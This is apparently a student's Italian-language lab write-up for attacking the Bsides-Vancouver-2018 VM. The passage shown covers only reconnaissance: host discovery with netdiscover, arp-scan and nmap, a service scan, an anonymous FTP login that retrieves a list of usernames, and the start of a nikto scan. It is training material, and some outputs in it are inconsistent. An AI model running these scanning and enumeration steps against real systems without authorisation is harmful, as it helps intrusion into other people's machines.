

Progetto Modulo 4


Esercizio 3 : Hacking Vm BlackBox

Traccia : Scaricare la Macchina

Bsides-Vancouver-2018-Workshop ed effettuare gli attacchi necessari per diventare root. Sono presenti almeno due modi per diventare root su questa macchina.


Configurazione Laboratorio :

Iniziamo configurando la nostra macchina di Kali e Vancouver come host only:



Information Gathering

Sappiamo che la nostra macchina kali si trova sulla stessa rete di Vancouver, quindi prima di tutto vediamo che indirizzo abbiamo assegnato sulla macchina Kali con il comando **ip a** :




```
kali㉿kali:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 brd 0.0.0.0 scope host lo
        valid_lft forever valid_ifc forever
2: ens3: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0C:29:1F:0D:00 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.0/24 brd 192.168.56.255 scope global ens3
        valid_lft forever preferred_lft forever
        inet6 fe80::000c:29ff:fe1f:0d00/64 scope link
            valid_lft forever preferred_lft forever
kali㉿kali:~$
```

Una volta che sappiamo il nostro indirizzo ip andiamo a interrogare la rete per trovare l'indirizzo IP della macchina vittima :

Metodo 1 → Netdiscover :


Essendo a conoscenza dei primi tre ottetti grazie al nostro indirizzo IP di kali, lanciamo il comando **sudo netdiscover -r 192.168.56.0/24**




```
kali㉿kali:~$ sudo netdiscover -r 192.168.56.0/24
[+] Starting interface ens3
[+] IP: 192.168.56.100
```

Indicando /24 andiamo ad effettuare la ricerca sull'ultimo ottetto della rete.

Come abbiamo detto la nostra macchina Kali si trova nella stessa sottorete di Vancouver. Netdiscover analizzare tutta la rete e ci indicherà una lista di nodi attivi che incontrerà :




Metodo 2 → Arpscan :



Il principio della ricerca rimane lo stesso, sapendo che le macchine si trovano sulla stessa subnet andiamo a ricercare con arp-scan i nodi attivi sulla rete dando i privilegi di root al nostro utente kali.

Comando : **sudo arp-scan 192.168.56.0/24**

Metodo 3 → Nmap :



The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal window has a dark background with a large, stylized white snake logo in the center. The command entered is `nmap -sn 192.168.56.1-254`. The output shows that three hosts are up on the subnet 192.168.56.0/24. The hosts are 192.168.56.1, 192.168.56.101, and 192.168.56.102. The entire scan took 19.66 seconds.

```
(kali㉿kali)-[~] $ nmap -sn 192.168.56.1-254
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-26 06:02 EDT
Nmap scan report for 192.168.56.1
Host is up (0.0010s latency).
Nmap scan report for 192.168.56.101
Host is up (0.000080s latency)
Nmap scan report for 192.168.56.102
Host is up (0.000435s latency).
Nmap done: 254 IP addresses (3 hosts up) scanned in 19.66 seconds
```

Sempre per cercare i nodi attivi all'interno della nostra subnet possiamo usare nmap.

In particolare possiamo usare il comando : **nmap -sn 192.168.56.1-254**

Lo switch -sn indica a nmap di andare a fare una ping scan partendo dal primo indirizzo .1 fino all'ultimo indirizzo assegnabile agli host ovvero il 254 (visto che il 255 è riservato come indirizzo di broadcast per la subnet).

Concentriamoci adesso sui nodi attivi, ovvero :

192.168.56.1 → il gateway della rete

192.168.56.101 → l'indirizzo IP di Kali (verificato già in precedenza con il comando ip a)

192.168.56.102 → indirizzo della macchina Vancouver.

Enumerazione servizi

Procediamo andando a lanciare un altro nmap, stavolta non per pingare i nodi attivi sulla rete, ma per cercare di capire se ci sono porte aperte e servizi vulnerabili sulla macchina vittima.

Comando → nmap -A -Pn 192.168.56.102

Gli switch utilizzati in questo caso servono a :

-A

-Pn : andiamo a velocizzare la richiesta disabilitando la i ping

```
(kali㉿kali)-[~]
└─$ nmap -A -Pn 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-26 06:09 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00043s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
|_ftp-syst:
|   STAT:
|   FTP server status:
|       Connected to 192.168.56.101
|       Logged in as ftp
|       TYPE: ASCII
|       No session bandwidth limit
|       Session timeout in seconds is 300
|       Control connection is plain text
|       Data connections will be plain text
|       At session startup, client count was 2
|       vsFTPD 2.3.5 - secure, fast, stable
_|_End of status
|   ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 65534  65534  4096 Mar  3  2018 public
22/tcp    open  ssh      OpenSSH 5.9p1 Debian Subuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 859fbb5844973398ee98b0c185603c41 (DSA)
|   2048 cf1a04e17ba3cd2bd1af7db330e0a09d (RSA)
|_  256 97e5287a314d0a89b2b02581d536634c (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.22 (Ubuntu)
| http-robots.txt: i disallowed entry
|_/backup_wordpress
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Nmap done: 1 IP address (1 host up) scanned in 19.61 seconds
```

Nmap ci restituisce quindi che porte risultano aperte sulla macchina :

Porta 21 → servizio FTP

E' presente un server ftp raggiungibile da console, e come possiamo notare non è stato rimosso l'utente **Anonymous** che ci consente di entrare sul server senza dover fornire una password se ci si logga appunto come **Anonymous**.

Ci viene mostrata anche una directory con la quale è possibile interagire (lo vedremo in seguito).

Continuando con le porte aperte vediamo che c'è anche la **Porta 22 → SSH** :

sotto la porta 22 possiamo vedere le chiavi pubbliche usate per connettersi in ssh.

Infine i servizi sulla **Porta 80 → HTTP** .


Dai risultati di nmap possiamo vedere che si tratta di un server web Apache 2.2.22 e che il S.O è Ubuntu.

Una volta trovate le porte aperte, andiamo a vedere come possiamo sfruttarle :

Partiamo con la porta 21.


Come abbiamo potuto constatare grazie a Nmap la porta 21 è aperta, quindi apriamo una shell sulla nostra macchina Kali e digitiamo il comando → **ftp 192.168.56.102**.

Una volta connessi al server ci viene chiesto il nome, e sempre grazie ad Nmap sappiamo che possiamo loggarci con l'username Anonymous che ci consente di entrare senza dover digitare una password.




```
kali@kali: ~
File Azioni Modifica Visualizza Aiuto
└─(kali㉿kali)-[~]
  $ ftp 192.168.56.102
Connected to 192.168.56.102.
220 (vsFTPd 2.3.5)
Name (192.168.56.102:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

Andando a curiosare in giro per il server, notiamo solo una directory “public”, ci muoviamo all'interno della stessa e vediamo che è presente un file txt “user.txt.bk”, a questo punto lo scarichiamo sulla nostra macchina con il comando → **get users.txt.bk**.



```
kali@kali: ~
File Azioni Modifica Visualizza Aiuto
└─(kali㉿kali)-[~]
  $ ftp 192.168.56.102
Connected to 192.168.56.102.
220 (vsFTPd 2.3.5)
Name (192.168.56.102:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||27375||).
150 Here comes the directory listing.
drwxr-xr-x  2 65534   65534  4096 Mar  3  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||7510||).
150 Here comes the directory listing.
-rw-r--r--  1 0        0      31 Mar  3  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||31055||).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% [*****] 31          55.54 KiB/s    00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (26.05 KiB/s)
ftp> 
```

Una volta scaricato il file lo andiamo a leggere.



```
(kali㉿kali)-[~]
$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
```


Come intuibile dal nome, il file contiene una lista di 5 Username che usano questo server.

Passiamo poi alla porta 80.

NIKTO

Per analizzare le vulnerabilità del server web possiamo utilizzare degli scanner appositi, Nikto ad esempio è uno scanner molto veloce e sempre aggiornato che ci restituisce quindi risultati affidabili.

Comando → **nikto -h 192.168.56.102**



```
(kali㉿kali)-[~]
$ nikto -h 192.168.56.102
- Nikto v2.5.0

